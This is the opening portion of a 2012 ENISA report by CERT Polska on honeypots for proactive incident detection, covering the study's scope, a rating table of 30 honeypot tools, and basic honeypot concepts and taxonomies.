enisa
European Network
and Information
Security Agency

Proactive Detection of Security Incidents

Honeypots

[2012-11-20]

Contributors to this report

The report production was commissioned to CERT Polska (NASK).

Authors

CERT Polska (NASK):

Tomasz Grudziecki

Paweł Jacewicz

Łukasz Juszczyk

Piotr Kijewski

Paweł Pawliński

Contributors

CERT Polska (NASK):

Katarzyna Gorzelak

Przemysław Jaroszewski

ENISA:

Cosmin Ciobanu

Lauri Palkmets

Romain Bourgue

Editor

CERT Polska (NASK):

Piotr Kijewski

ENISA:

Cosmin Ciobanu

Acknowledgements

We wish to thank the following members of the expert group for providing additional input:

Name	Affiliation
Kara Nance	University of Alaska
Christian Seifert	Microsoft
Lukas Rist	Norman
Angelo Dell'Aera	Honeynet Project
Jan Goebel	Siemens
Adel Karimi	Honeynet Project
Felix Leder	Norman
Vytautas Krakauskas	LITNET CERT
Gerard Wagener	CIRCL
Alexandre Dulaunoy	CIRCL
Jon Rogeberg	Mnemonic
Roland Cheung	HKCERT
Carol Overes	Fox-IT
Jeff Carpenter	CERT/CC
Jose Nazario	Arbor Networks
Steve Hall	Barclays
Adam Kozakiewicz	NASK

A special 'Thank You' to Kara Nance (Univ. of Alaska) for her comments and suggestions on how to improve this document.

About ENISA

The European Network and Information Security Agency (ENISA) is a centre of network and information security expertise for the EU, its Member States, the private sector and Europe's citizens. ENISA works with these groups to develop advice and recommendations on good practice in information security. It assists EU Member States in implementing relevant EU legislation and works to improve the resilience of Europe's critical information infrastructure and networks. ENISA seeks to enhance existing expertise in EU Member States by supporting the development of cross-border communities committed to improving network and information security throughout the EU. More information about ENISA and its work can be found at www.enisa.europa.eu

Follow us on Facebook Twitter LinkedIn Youtube & RSS feeds

Contact details

For contacting ENISA or for general enquiries on CERT-related information, please use the following details: opsec@enisa.europa.eu

Internet: http://www.enisa.europa.eu

Legal notice

Notice must be taken that this publication represents the views and interpretations of the authors and editors, unless stated otherwise. This publication should not be construed to be a legal action of ENISA or the ENISA bodies unless adopted pursuant to the ENISA Regulation (EC) No 460/2004 as lastly amended by Regulation (EU) No 580/2011. This publication does not necessarily represent state-of the-art and ENISA may update it from time to time.

Third-party sources are quoted as appropriate. ENISA is not responsible for the content of the external sources including external websites referenced in this publication.

This publication is intended for information purposes only. It must be accessible free of charge. Neither ENISA nor any person acting on its behalf is responsible for the use that might be made of the information contained in this publication.

Contents

List of Tables

1 Executive Summary

An increasing number of complex attacks demand improved early warning detection capabilities for CERTs. By having threat intelligence collected without any impact on production infrastructure, CERTs can better defend their constituencies assets. Honeypots are powerful tools that can be used to achieve this goal. This document is the final report of the 'Proactive Detection of Security Incidents: Honeypots' study. The study was initiated to investigate more in-depth honeypot technologies that can be used by CERTs in general and national/governmental (n/g) CERTs in particular to proactively detect and capture network attacks directed at their constituencies. The study is a follow-up to a previous more generic study on 'Proactive Detection of Network Security Incidents',[1] also conducted by ENISA. Among the findings of that study was the fact that while honeypots are recognised by CERTs as useful tools that can be utilised to detect and study attacks, their usage in the CERT community was not as wide as could be expected, which implies that barriers exist to their deployment.

The core of the document is an investigation of existing honeypot and related technologies, **with a focus on open-source solutions,** also because not many commercial solutions are available and testing would involves extra costs. Basic honeypot concepts and deployment strategies are covered, to help CERTs gain a better understanding of the critical issues related to deployment. The intention of the study is to focus on the practicality of a solution, not necessarily its research or academic value. Hence, to help CERTs, as part of the study we have introduced criteria that had mostly not been used before for evaluation of honeypots. The goal: **to offer insight into which solutions are best from the point of view of deployment and usage by a security team** – particularly a CERT team, making it easier for a new team to select which honeypot technology to deploy. The evaluation includes results of actual testing of solutions, rather than just desktop research. Overall, a **total of 30 different standalone honeypots were tested and evaluated**, including: low-interaction server honeypots (general purpose, web, SSH, SCADA, VoIP, USB, sinkholes), high-interaction server honeypots, and low and high-interaction client-side honeypots. Additionally, various hybrid solutions, Early Warning Systems based on honeypots, online honeypots and sandboxes and their possible usage by CERTs are also introduced. The study also explores the future of honeypots.

The study found a number of possible barriers for deployment (see Chapter 10). These include: difficulty with usage, poor documentation, lack of software stability, lack of developer support, little standardisation and in general a requirement for highly skilled people to handle and maintain honeypots, as well as problems in the CERT community in understanding basic honeypot concepts. Nevertheless, if deployed correctly, honeypot benefits for CERTs are found to be considerable.

[1] *https://www.enisa.europa.eu/activities/cert/support/proactive-detection/proactive-detection-report/at_download/fullReport*

The study recommended three groups of solutions to consider for possible deployment. The most important are a group of the most mature and ready to use honeypots: **dionaea (see section 5.2.2.1.2), Glastopf (see section 5.2.2.2.3), kippo (see section 5.2.2.3.1) and Honeyd (see section 5.2.2.1.4)**. **SURFcert IDS (see section 5.4.3)** is a good solution for deploying a network of server-side honeypot sensors.

For those CERTs that can devote more resources to maintaining their honeypot deployments, but in exchange gain the capability to detect malicious websites, client honeypots such as **Thug (see section 5.3.1.4)** and **Capture-HPC NG (see section 5.3.2.1)** are found to be worth considering. Finally, for those able to devote resources to research and further development, **Argos (see section 5.2.1.1)** and the development of client honeypots based on the **Cuckoo sandbox (see section 7.1.1)** are possible selections.

Honeypots offer great insight into malicious activity in a CERT's constituency, providing early warning of malware infections, new exploits, vulnerabilities and malware behaviour as well as an excellent opportunity to learn about changes in attacker tactics. The study therefore recommends that CERTs explore the possibility of deploying honeypots across their constituency (a set of general recommendations can be found in section 10.2). Using honeypots as sensors can be easier than other technologies, as they normally do not monitor production level traffic, making privacy issues a lesser concern. To combat the increasing cyber threat, CERTs need to cooperate and develop large-scale interconnected sensor networks in order to collect threat intelligence from multiple distributed geographic areas. Again, honeypots are ideal for this purpose. Honeypots can also be used to combat the insider threat. Nevertheless, they often still require some work to meet the needs of CERTs. In order for honeypot technologies to meet these expectations, CERTs and honeypot researchers are encouraged to work together. CERTs should reach out and take part in the honeypot communities identified in this study, giving feedback, researching new ideas and aiding in development. The end goal: powerful and reliable tools that help CERTs and others make the Internet a safer place.

Table 1: Summary of tested standalone honeypot solutions

NAME	DETECTION SCOPE	ACCURACY OF EMULATION	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
LOW-INTERACTION SERVER-SIDE HONEYPOTS											
General purpose honeypots											
Amun	MULTI	★★	★★★	★★★	★★★★	★★★★	★★★	★★★	★	$	☺
Dionaea	MULTI	★★★	★★★★	★★★	★★★★	★★★★	★★★	★★★★	★★★★	$	😁
KFsensor	MULTI	★★	★★★	★★★★	★★★★	★★★	★★★★	★★★	★★★	$$	☺
Honeyd	MULTI	★★	★	★★★★	★★★★	★★★★	★★★	★★	★	$	☺
Honeytrap	MULTI	★★	★★	★★★★	★★★	★★★	★★	★	★★	$$	☺
Nepenthes	MULTI	★★	★★	★★★	★★★★	★★★★	★★★	★★	★	$$	☹
Tiny Honeypot	MULTI	★★★	★★	★★★	★★★★	★★★★	★★	★★	★	$$	☺
Web application honeypots											
DShield Web Honeypot	SPEC	★★	★★	★★★	★★★★	★★★	★★★	★★	★★	$$	☺
Google Hack Honeypot	SPEC	★★	★★★	★★★★	★★★	★★★★	★★★	★★★	★	$	☺
Glastopf	SPEC	★★★★	★★★	★★	★★★	★★★★	★★★	★★★	★★★★	$	😁
SSH Honeypots											
Kippo	SPEC	★★★	★★★	★★	★★★	★★	★★★	★★	★★★	$$	😁
Kojoney	SPEC	★★★	★★	★★★	★★	★★	★★	★★	★	$$$	☹
SCADA Honeypots											
SCADA HoneyNet Project	MULTI	★★	★	★★★	★★★	★★	★★	★★★	★	$	☹
SCADA HoneyNet (Digital Bond)	MULTI	★★	★	★	★★	★★	★★	★	★	$$	☹
VoIP Honeypots											
Artemisa	SPEC	★★★★	★★★★	★★	★★★	★★	★★★	★★	★	$$	☺
Bluetooth Honeypots											
Bluepot	SPEC	★★★	★★	★★★	★★	★★	★★★	★	★	$$$	☹
Sinkholes											
HoneySink	MULTI	★★★	★★★★	★★★	★★★★	★★	★★	★★★	★	$$	☺
USB Honeypots											
Ghost USB honeypot	SPEC	★★★	★★	N/A	★★★	★★	★★★	★★★★	★★	$$$	☺

NAME	DETECTION SCOPE	ACCURACY OF EMULATION	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
HIGH-INTERACTION SERVER-SIDE HONEYPOTS											
Argos	MULTI	N/A	★★★	★★	★★★	★★	★★	★★★	★★	$$	☺
HiHAT	SPEC	N/A	★★★★	★★★★	★★★	★★★	★★	★★	★	$$$	☺
HoneyBow	MULTI	N/A	★	★	★	★	★★★	★	★	$$	☹
Qebek	MULTI	N/A	★★	★★	★★	★★	★★	★★★	★★	$$	☹
Sebek	MULTI	N/A	★★	★★	★★	★★	★★	★★★	★★	$$	☹
LOW-INTERACTION CLIENT-SIDE HONEYPOTS											
HoneyC	SPEC	★	★★	★★	★★★★	★★★	★★★	★	★	$$	☹
PHoneyC	MULTI	★★★	★★★	★	★★	★★★	★★★	★★	★★	$$	☺
Monkey-Spider	SPEC	★	★	★★★	★★★★	★★	★★	★	★	$$$	☹
Thug	MULTI	★★★	★★★	★★	★★	★★★	★★★	★★★	★★★★	$$	😁
HIGH-INTERACTION CLIENT-SIDE HONEYPOTS											
Capture-HPC NG	MULTI	N/A	★★★	★★★	★★★	★	★★	★★	★★	$$	☺
Shelia	MULTI	N/A	★★★	★	★★★	★	★★	★★★	★★	$$	☺
Trigona	MULTI	N/A	★	★★★★	★★★	★★	★	★	★	$$$	☹

Legend:

Detection scope		Rating		Cost		Usefulness for CERT	
MULTI	Multi-function	★★★★	Excellent	$	Low	😁	Essential
		★★★	Good	$$	Medium	☺	Useful
SPEC	Specialised	★★	Fair	$$$	High	☹	Not useful
		★	Poor				

2 Introduction and background

This document is the final report of the 'Proactive Detection of Security Incidents: Honeypot' study conducted between April 2012 and September 2012. The study is aimed at identifying and improving ways that CERTs can utilise honeypot technology to proactively detect security incidents. The document is structured as follows:

- **Chapter** 2 *Introduction and background* explains in more detail the research objectives of the study, intended target audience and the methodology used to draw up the report.
- **Chapter** 3 *Basic concepts* gives an introduction to honeypots, terminology and some taxonomy.
- **Chapter** 4 *Honeypot deployment strategies* explains common deployment strategies involving honeypots that can be utilised by CERTs.
- **Chapter** 5 *Inventory and evaluation of honeypot solutions* presents an inventory of various types of honeypots along with their evaluation. Evaluation criteria used in this process are also clearly defined and explained in this chapter.
- **Chapter** 6 *Inventory of communities, initiatives and other honeypot-related projects* gives an overview of various initiatives related to honeypots, past, present and future.
- **Chapter** 7 *Sandbox technologies and online honeypots* gives a brief overview of online technologies that CERTs can use to supplement their own honeypot deployments. An overview of sandboxes that can be used for additional malware analysis is also given.
- **Chapter** 8 *Honeypot support tools* provides an overview of other supporting tools that can be used to better utilise honeypot technologies, analyse and visualise their logs.
- **Chapter** 9 *Recommended honeypot solutions* summarises our honeypot evaluation and gives recommendations on what solutions should be deployed by CERTs.
- **Chapter 10** *Shortcomings, recommendations and future work* summarises findings of the study related to obstacles to deployment faced by CERTs, weaknesses of available tools, gives general recommendations and looks at the possible future of honeypots.
- **Chapter 11** *Conclusion*
- **Attachment I**: Abbreviations

2.1 *Study objectives*

This study is a follow-up to a previous ENISA study – 'Proactive Detection of Network Security Incidents' carried out in 2011[2], aimed at identifying and improving ways of how CERTs in general proactively detect network incidents. One of the findings of the previous study was that CERTs are underutilising honeypot technologies (and other malware analysis technologies, such as sandboxes) as a means of detecting incidents and gathering information about security threats. As a result, a decision was made to investigate this issue further to obtain a better understanding why that is the case, resulting in a study with the following objectives:

[2] *K. Gorzelak, T. Grudziecki, P. Jacewicz, P. Jaroszewski, Ł. Juszczyk, P. Kijewski, A. Belasovs (editor), Proactive Detection of Network Security Incidents, ENISA report, December 2011 [available from http://www.enisa.europa.eu/activities/cert/support/proactive-detection/]*

- to provide an inventory of available honeypot solutions for proactive detection of network security incidents, which are already used or potentially could be used by national / governmental and other CERTs,
- to analyse the benefits and shortcomings of the identified measures,
- to identify good practice and recommended measures for new and already established national / governmental and other CERTs,
- to outline possible further activities in order to mitigate the common shortcomings identified during the analysis, including tasks and roles of different stakeholders.

2.2 *Target audience*

The intended target audience for this report are the managers and technical staff of national /governmental CERTs. However, the report can be used by any other CERT or security abuse team. It is aimed at both new and existing CERTs. New CERTs can use the report to quickly learn which honeypot and sandbox technologies to focus on when deploying such solutions, while existing CERTs can identify technologies they may be missing. They can also use the suggestions and findings in the report to engage in possible collaborative development efforts with researchers and other CERTs in order to aid their detection and incident handling process. Security researchers in the honeypot area may also benefit from the report. Last but not least, honeypot authors may see the report as valuable since much of what is presented here is hopefully well grounded in field experience and expert feedback.

2.3 *Scope*

The primary focus area of the report is an inventory and in-depth investigation of open-source standalone honeypot solutions that can be deployed by CERTs. The expectation is that they can be easily downloaded and installed by any CERT. Also in the scope of the study are open-source hybrid solutions that use honeypots to create networks of sensors, as well as freely available online honeypots that can be used to investigate suspicious URLs. This is supplemented with a more general overview and list of selected sandbox technologies which can be used by CERTs for malware analysis, often the second step once honeypots are used to obtain malicious artefacts. Honeypot communities are identified. Finally honeypot shortcomings are also investigated, as are barriers to their deployment specific to the CERT community. An in-depth investigation of sandbox technologies is beyond the scope of this study.

We would like to stress that the focus is on honeypots that we were able to download and install – those that exist in solely in academic papers or those that for some reason are not available anymore or simply obsolete are not included (examples of such include obsolete wireless honeypots – we were unable to download any working example, and the still largely academic mobile application honeypots).

2.4 *Methodology used*

This section describes in more detail the methodology used in this study and creation of the final report.

2.4.1 Desktop research

In this activity, information was gathered about open-source honeypot solutions which can be deployed by CERTs either in their own networks or in their constituency in order to proactively detect security incidents. Among those investigated were solutions such as server-side honeypots, SCADA/PLC/ICS honeypots, bluetooth honeypots, client honeypots as well as web application honeypots. Experiences of the CERT Polska team in honeypot, client honeypot design and deployment (such as the HoneySpider Network client honeypot system – see section 5.4.1), management of network early warning systems (such as ARAKIS[3]), and results of analysis of data of such systems were included. The study was also extended to include hybrid honeypot solutions, online honeypots and a very general overview of sandbox technologies. Individual expertise and experience of team members helped to provide added value in this research.

2.4.2 Testing

In order to obtain deeper insight into the current state of honeypots and potential reasons for their relative lack of popularity amongst CERTs (see section 10.1), it was decided that the standalone solutions available will not just be evaluated based on their descriptions or expert knowledge concerning their functionality, but also tested. This turned out to be a significant challenge, as it involved investigating over 30 solutions – some of which turned out to be too obsolete to include in this study. For testing purposes, a set of criteria were developed to provide as accurate as possible descriptions of important key features that can directly impact the deployment, proactive detection and incident handling processes. These criteria, unlike others developed in the academia in the past, were very much focused on practicality: detection scope, accuracy of emulation, quality of collected data, scalability and performance, reliability, extensibility, ease of use and setting up, embeddability, support, as well as two meta-criteria, cost and usefulness for CERTs.

2.4.3 Expert group

As part of this task an expert group was established. A Terms of Reference document for the work of the expert group was created to better explain the vision and goals of the study to facilitate better interaction within the expert group. The list of experts included specialists from multiple communities: researchers involved in honeypot development, CERTs, academia, ISPs, security enthusiasts, other end users and specialists in the intrusion detection area. To facilitate the exchange of information, an email discussion list was established, hosted by

[3] http://www.arakis.pl

CERT Polska. Experts on the list were asked to take part in the discussion of interim results of the study and to review the draft and final report.

2.4.4 Analysis of results, creation of an exercise and the final report

Once the testing of solutions was completed, the project team started to analyse the results of the tests. This allowed for the achievement of two key goals of the project: a) identification of the honeypot solutions that best responded to the established criteria as well as b) honeypot weaknesses and obstacles to the deployment of honeypots in the CERT community. A set of recommendations suggesting which honeypots to deploy was then developed, along with typical scenarios of deployment. The analysis also served to create an exercise for CERTs on how to select and use honeypots to detect and analyse network attacks, in the ENISA CERT Exercise format[4]. Additionally, a write up was done of basic honeypot concepts. This led to the creation of a draft of the final report. The draft was then sent to ENISA and the expert group for comment. Feedback from ENISA and the experts was then incorporated in the final report.

[4] http://www.enisa.europa.eu/activities/cert/support/exercise/

3 Basic concepts

3.1 *What is a honeypot?*

A honeypot is in general a computing resource, whose sole task is to be probed, attacked, compromised, used or accessed in any other unauthorised way[5] [6].The resource could be essentially of any type: a service, an application, a system or set of systems or simply just a piece of information/data. The key assumption is that any entity connecting to or attempting to use this resource in any way is by definition suspicious. All activity between honeypot and any entity (assumed to be an adversary) interacting with it is monitored and analysed in order to detect and confirm attempts of unauthorised usage (in particular: malicious or abusive activity). A honeypot should mimic a production resource in its behaviour as accurately as possible – from an attacker's point of view there should be no noticeable difference between a honeypot resource and a production one. Resources represented by honeypots are non-production. Moreover, those resources should be isolated from any production environment. No legitimate traffic should reach the honeypot (this rule does not necessarily apply to client honeypots – see description below).

Honeypots can be used for many different purposes, for instance for the monitoring of Internet background noise (scanning activity of worms or bots), learning about compromised nodes, identifying new exploits and vulnerabilities, capturing new malware, studying hacker behaviour, looking for internal infections or attacks from insiders, etc. Naturally, the purpose of deployment impacts both the honeypot technology selection and the way it will be deployed.

3.2 *Types of honeypots (basic taxonomy)*

Honeypots may be classified based on two fundamental and independent criteria (classes): type of attacked resources, and level of interaction. This taxonomy is very basic and fits all other (more complex) honeypot taxonomies.

First criterion (class) – **type of attacked resources** – describes whether a honeypot's resources are exploited in server- or client-mode. A **server-side honeypot** utilises network services such as SSH or NetBIOS, listening on their standard ports and monitoring any connections initiated by remote clients. In contrast, a **client-side honeypot** will employ a set of client applications, such as a web browser, that connect to remote services and monitor all generated activity.

The second criterion (class) – **level of interaction** – determines if the honeypot is a real resource (***high-interaction***) or only an emulated one (***low-interaction***). A mixed type of honeypot which combines both functionalities is called a ***hybrid honeypot***.

[5] *A good introduction to honeypots can be found in the book: Lance Spitzner, 'Honeypots: Tracking Hackers', Addison-Wesley Professional (September 20, 2002)*

[6] *Many explanations of honeypot concepts and applications can be found at the Honeynet Project homepage. Especially noteworthy are the KYE (Know Your Enemy) and KYT (Know Your Tools) papers: https://www.honeynet.org/papers*

3.2.1 Server-side honeypots

Honeypots designed to detect and study attacks on network services are called server-side. Honeypots of this type act as a server – they expose an open port, multiple ports or whole applications and listen passively for incoming connections, established by remote (likely malicious) clients. Often these types of honeypots detect threats which use scanning as means of identifying potential victims to compromise – for instance scanning worms or bots – but they can also be used to detect manual attempts to break into machines. Server-side honeypots are considered to be the 'traditional' honeypots, and often the term 'honeypots' is by default associated with them.

3.2.2 Client-side honeypots

Honeypots designed to detect attacks on client applications are called client-side honeypots, often **honeyclients** for short. A client application is a piece of software that establishes a connection to a server and interacts with it. The most popular and the most targeted type of client-side applications are web browsers, together with associated extensions and plugins.

Client-side honeypots are very different in their operation from server-side ones. Honeyclients actively establish connections to services in order to detect malicious behaviour of either the server or the content it serves. The most popular honeyclients are those detecting attacks on web browsers and their plugins, propagated via web pages. Some also have the capability to look at various forms of attachments, and there have been attempts to create instant message honeypots as well.

3.2.3 Low-interaction honeypots

Low-interaction honeypots are tools that operate by emulating their resources: services (in case of server-side honeypots) or client applications (in case of honeyclients). Emulation in this context means that the resources mimicked by a honeypot resource are limited in their functionality when compared to real ones. Interaction with an attacker is limited to some degree by the accuracy of emulation. Naturally, resources of a honeypot should be as similar to their real equivalents as possible. This degree of accuracy greatly affects the interaction process between the honeypot and the attacker. Insufficient accuracy may cause attacks to terminate early, even before the actual malicious actions take place. It also makes the honeypot much easier to detect.

The main advantage of low-interaction honeypots is that they tend to be easier to deploy and maintain. The user has full control over the attack and the infection process. It is then possible to determine the current stage of an attack, which constitutes valuable information. Emulation also reduces the risk of the system becoming compromised. On the other hand, low-interaction honeypots have some disadvantages. An inherent weakness is their low accuracy of emulation. In specific cases emulated resources tend to behave in a different way than real ones, no matter how thorough an attempt was made by the creators. This could cause the attack or infection to terminate before its final phase, or the honeypot to be detected. Another issue is the fact that it is impossible to emulate not-yet-known vulnerabilities (so called 0-day vulnerabilities). All activity, especially in early stages of the attacks, must be coded into a honeypot's logic as an attacker tool expects a specific sequence of actions.

3.2.4 High-interaction honeypots

High-interaction honeypots are tools that provide real operating systems and resources (client applications or services). Note that the fact that 'real' systems and resources are utilised means they are ***not emulated***. However, it is possible to use a virtual environment for such purposes, and it is in fact a common practice. In this concept, scenarios of interaction with the attacker are virtually unlimited, so a compromise or infection process should be fully completed in all cases.

Real behaviour of both the operating system and resources during the attack is the main advantage of high-interaction honeypots. This type of honeypot is able to detect attacks on 0-day vulnerabilities. Still, detection scope is limited only to specific (versions of) applications installed in the honeypot environment; an attack targeting an application in a particular version does not necessarily affect the same application in other versions, whether previous ones or newer.

The amount of data collected by high-interaction honeypots can be extensive and richer than from low-interaction tools. On the other hand, due to the complexity of the honeypot environment, there are problems in determining which elements of system/application behaviour are suspicious or malicious, and which are benign. For example: it may be not clear which read/write operations performed on the memory or disk are legitimate, and which ones are symptoms of exploitation.

Another disadvantage of high-interaction honeypots is limited control of the attack steps. The risk of compromising real systems, and losing control of the honeypot as a consequence, is higher than with the low-interaction counterpart. Another issue is that high-interaction honeypots require more resources compared to low-interaction ones, due to their complexity. This affects scalability and performance. Furthermore, deployment and usage of high-interaction honeypots, including their configuration and management, requires significant effort.

3.2.5 Hybrid honeypots

Hybrid honeypots combine both low-interaction and high-interaction tools in order to gain the benefits of both. Three well-known hybrid tools are described in this document (see section 5.4): server-side (SurfCERT IDS, SGNET) and client-side (HoneySpider Network).

In SGNET, a high-interaction server-side honeypot is used to learn how to handle unknown traffic, e.g. how to emulate new protocols. After this learning process, further similar traffic is redirected to low-interaction server-side honeypots. This combination increases both threat detection level and performance. SurfCERT IDS utilises multiple low-interaction server honeypots and Argos (see section 5.2.1.1), a high-interaction solution. Similarly in

HoneySpider Network a low-interaction honeyclient filters out benign websites, while all others (suspicious or malicious) are analysed again – this time with high-interaction honeyclients.

3.3 *Previous honeypot taxonomies*

One of the best known honeypot taxonomies is that created by Christian Seifert, Ian Welch and Peter Komisarczuk.[7] The authors defined six classes. The classes are defined within a flat relationship model instead of a hierarchical one, with no subclasses. This taxonomy is presented below and contains classes (marked in bold) with possible values (marked in bold + italic):

- **Interaction level** – describes whether the resource is limited in the way it exposes its functionality. This criterion is very similar to the previously mentioned *level of interaction*. Possible values are:
  - ***Low*** – exposed functionality is somehow limited,
  - ***High*** – exposed functionality is not limited in any way.
- **Data Capture** – describes the type of data a tool is able to capture from an attack point of view. Possible values (one tool can have multiple values assigned) are:
  - ***Events*** – tool collects data about changes in state,
  - ***Attacks*** – tool collects malicious activity (security policy violation attempt),
  - ***Intrusions*** – tool collects malicious activity that leads to a security failure (cracking) i.e. system compromise or infection,
  - ***None*** – tool does not collect events, attacks, or intrusions.
- **Containment** – describes measures a tool takes to defend against/constrain malicious activity spreading from itself. Possible values (one tool can have multiple values assigned) are:
  - ***Block*** – malicious activity is identified and blocked (attack never reaches the target),
  - ***Defuse*** – malicious activity is permitted, but is defused (attack reaches the target, but is manipulated in a way so that it fails),
  - ***Slow Down*** – malicious activity is slowed down,
  - ***None*** – no action is taken to limit the malicious activity.
- **Distribution Appearance** – describes whether the honeypot system appears to be confined to one system or multiple systems (from an attack point of view). Possible values are:
  - ***Distributed*** – honeypot is or appears to be composed of multiple systems,
  - ***Stand-Alone*** – honeypot is or appears to be one system.
- **Communication Interface** – describes interfaces one can use to interact directly with the honeypot. Possible values are:

[7] *Christian Seifert, Ian Welch, Peter Komisarczuk, 'Taxonomy of Honeypots', Technical Report CS-TR-06/12, VICTORIA UNIVERSITY OF WELLINGTON, School of Mathematical and Computing Sciences, June 2006, available from [http://www.mcs.vuw.ac.nz/comp/Publications/CS-TR-06-12.abs.htm]*

  - ○ ***Network Interface*** – the tool can be directly communicated with via a network interface,
  - ○ ***Non-Network Hardware Interface*** – the tool can be directly communicated with via a hardware interface other than a network interface (i.e. USB),
  - ○ ***Software API*** – the tool can be communicated with via software API,
- ▪ **Role in Multi-tier Architecture** – describes in what role the honeypot acts within a multi-tier architecture. This class is very similar to the previously mentioned *type of attacked resources.* Possible values are:
  - ○ ***Server*** – the tool is acting as a server,
  - ○ ***Client*** – the tool is acting as a client application.




Figure 1: Taxonomy used in paper by Christian Seifert et al

The taxonomy presented above was created because no sufficient taxonomy had existed at that time. It presents a well-researched work. However, it is quite complex and academic, and has irrelevant classes from our more practically oriented point of view (such as Containment or Communication Interface).

Niels Provos and Thorsten Holz in their book *Virtual Honeypots: From Botnet Tracking to Intrusion Detection*[8] presented a simple and elementary classification schema. Honeypots are divided into ***low-*** and ***high-interaction*** and distinguished between ***physical*** and ***virtual*** honeypots. The first pair of values is similar to corresponding ones in previously described taxonomies. The second pair constitutes a new class with two values:

- Physical honeypot – describes a real machine on the network,
- Virtual honeypot – describes resources simulated by another machine.

[8] *Niels Provos, Thorsten Holz (2007), 'Virtual Honeypots: From Botnet Tracking to Intrusion Detection', Pearson Education.*

A physical honeypot can be fully compromised, so often this tool implies high interaction.

Later authors extend the interaction-based class with a third value: ***hybrid systems***. As in the basic taxonomy, hybrid systems combine both low-interaction and high-interaction tools in order to gain the advantages of both.

Another extension defines ***client honeypots*** (similarly as in our basic taxonomy, this tools deal with client application threats). The authors had assumed that the term *honeypot* is originally synonymous with ***server-side honeypot***.

In summary, Provos and Holz defined a very similar taxonomy to the basic one described earlier in this chapter and extended it with the concept of physical and virtual honeypots, somewhat similar to our distinction between high- and low-interaction ones.

3.4 *Our taxonomy*

For the purposes of this document, we expand the basic taxonomy described in section 3.2. Definitions of criteria (classes) and their particular values are still valid, but we will add an extra class and values in order to improve the research and presentation of its results.




Figure 2: Graphical representation of the classification scheme of taxonomy used in the report

